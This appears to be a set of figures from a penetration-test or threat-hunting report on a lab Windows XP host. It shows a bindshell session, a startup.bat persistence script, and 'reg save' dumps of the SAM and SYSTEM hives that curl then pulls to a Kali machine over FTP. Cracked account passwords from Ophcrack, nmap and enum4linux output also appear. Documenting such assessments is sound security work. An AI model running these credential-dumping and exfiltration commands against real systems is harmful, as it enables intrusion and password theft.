
```
Directory of C:\Documents and Settings\Daniel Faraday\Start Menu\Programs

4/19/2021  11:43 AM    <DIR>          .
4/19/2021  11:43 AM    <DIR>          ..
4/29/2010  07:37 PM    <DIR>          Accessories
4/29/2010  07:37 PM               809 Internet Explorer.lnk
4/29/2010  07:37 PM               780 Outlook Express.lnk
4/29/2010  07:29 PM             1,599 Remote Assistance.lnk
5/25/2010  05:55 PM    <DIR>          Startup
4/29/2010  07:37 PM               792 Windows Media Player.lnk
              4 File(s)          3,980 bytes
              4 Dir(s)   4,626,423,808 bytes free

:\Documents and Settings\Daniel Faraday\Start Menu\Programs>cd Startup
d Startup

:\Documents and Settings\Daniel Faraday\Start Menu\Programs\Startup>dir
ir
Volume in drive C has no label.
Volume Serial Number is 2009-B54C

Directory of C:\Documents and Settings\Daniel Faraday\Start Menu\Programs\Startup

5/25/2010  05:55 PM    <DIR>          .
5/25/2010  05:55 PM    <DIR>          ..
5/13/2010  01:38 PM               864 OpenOffice.org 3.2.lnk
7/22/2010  05:06 PM               131 startup.bat
              2 File(s)            995 bytes
              2 Dir(s)   4,626,423,808 bytes free
```

Figure 6: Netcat connection to bindshell demonstrating remote command execution



```
@echo off
rundll32.exe user32.dll, LockWorkStation
cls
```


Figure 7: Contents of malicious startup.bat persistence script



```
root@kali-hunt-12:~# curl ftp://anonymous@172.16.3.211/SAM.save --output ~/ftpExfil/SAM.save
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 28672  100 28672    0     0   549k      0 --:--:-- --:--:-- --:--:--  549k
root@kali-hunt-12:~# curl ftp://anonymous@172.16.3.211/SYSTEM.save --output ~/ftpExfil/SYSTEM.save
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3000k  100 3000k    0     0  39.0M      0 --:--:-- --:--:-- --:--:-- 39.0M
root@kali-hunt-12:~#
```


```
C:\WINDOWS\system32\config>reg save HKLM\SAM C:\Inetpub\ftproot\SAM.save
reg save HKLM\SAM C:\Inetpub\ftproot\SAM.save

The operation completed successfully

C:\WINDOWS\system32\config>reg save HKLM\SYSTEM C:\Inetpub\ftproot\SYSTEM.save
reg save HKLM\SYSTEM C:\Inetpub\ftproot\SYSTEM.save

The operation completed successfully
```

Figure 8: SAM and SYSTEM registry hive extraction



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	ee4b7b8a6...	e88186a7bb...	BOND007	empty	Bond007
disabled Guest		31d6cfe0d1...			empty
HelpAssistant	98ef539c0e...	cfcd2bf4eee...		KOQIXG1	
disabled SUPPORT_388945a0		81142ad864...			
Daniel Faraday	ee4b7b8a6...	e88186a7bb...	BOND007	empty	Bond007
IUSR_FARADAY	2c10682f77...	1ffc9a12804...	A5OAH68		
IWAM_FARADAY	26bfc3939b...	0798abd5e...			
oliver	71046a7ec0...	7f227fddcf8...	ERIK	empty	erik


Figure 9: Ophcrack rainbow table attack results showing cracked passwords



```
nmap -T4 -A -v 172.16.3.211
```

```
Completed ARP Ping Scan at 18:44, 0.04s elapsed (1 total
hosts)
Initiating Parallel DNS resolution of 1 host. at 18:44
Completed Parallel DNS resolution of 1 host. at 18:44, 0.00s
elapsed
Initiating SYN Stealth Scan at 18:44
Scanning win-xp-1.ISCS-int.lan (172.16.3.211) [1000 ports]
Discovered open port 80/tcp on 172.16.3.211
Discovered open port 445/tcp on 172.16.3.211
Discovered open port 5900/tcp on 172.16.3.211
Discovered open port 1025/tcp on 172.16.3.211
Discovered open port 443/tcp on 172.16.3.211
Discovered open port 139/tcp on 172.16.3.211
Discovered open port 25/tcp on 172.16.3.211
Discovered open port 21/tcp on 172.16.3.211
Discovered open port 135/tcp on 172.16.3.211
Discovered open port 5800/tcp on 172.16.3.211
Discovered open port 1026/tcp on 172.16.3.211
Discovered open port 5000/tcp on 172.16.3.211
Discovered open port 666/tcp on 172.16.3.211
Discovered open port 6666/tcp on 172.16.3.211
Discovered open port 6667/tcp on 172.16.3.211
Completed SYN Stealth Scan at 18:44, 0.07s elapsed (1000
total ports)
Initiating Service scan at 18:44
```

Appendix Figure 10: Full port scan results showing IRC and additional services



```
|    Target Information    |
 ==========================
Target ..........: 172.16.3.211
RID Range ........: 500-550,1000-1050
Username .........: ''
Password .........: ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ====================================================
|    Enumerating Workgroup/Domain on 172.16.3.211    |
 ====================================================
[E] Can't find workgroup/domain


 =====================================
|    Session Check on 172.16.3.211    |
 =====================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at .
/enum4linux.pl line 437.
[+] Server 172.16.3.211 allows sessions using username '', password ''
Use of uninitialized value $global_workgroup in concatenation (.) or string at .
/enum4linux.pl line 451.
[+] Got domain/workgroup name:

 ===========================================
|    Getting domain SID for 172.16.3.211    |
 ===========================================
Use of uninitialized value $global_workgroup in concatenation (.) or string at .
/enum4linux.pl line 359.
Cannot connect to server.  Error was NT_STATUS_INVALID_PARAMETER
[+] Can't determine if host is part of domain or part of a workgroup

 =============================
|    Users on 172.16.3.211    |
 =============================
Use of uninitialized value $global_workgroup in concatenation (.) or string at .
```

Appendix Figure 13: enum4linux SMB enumeration results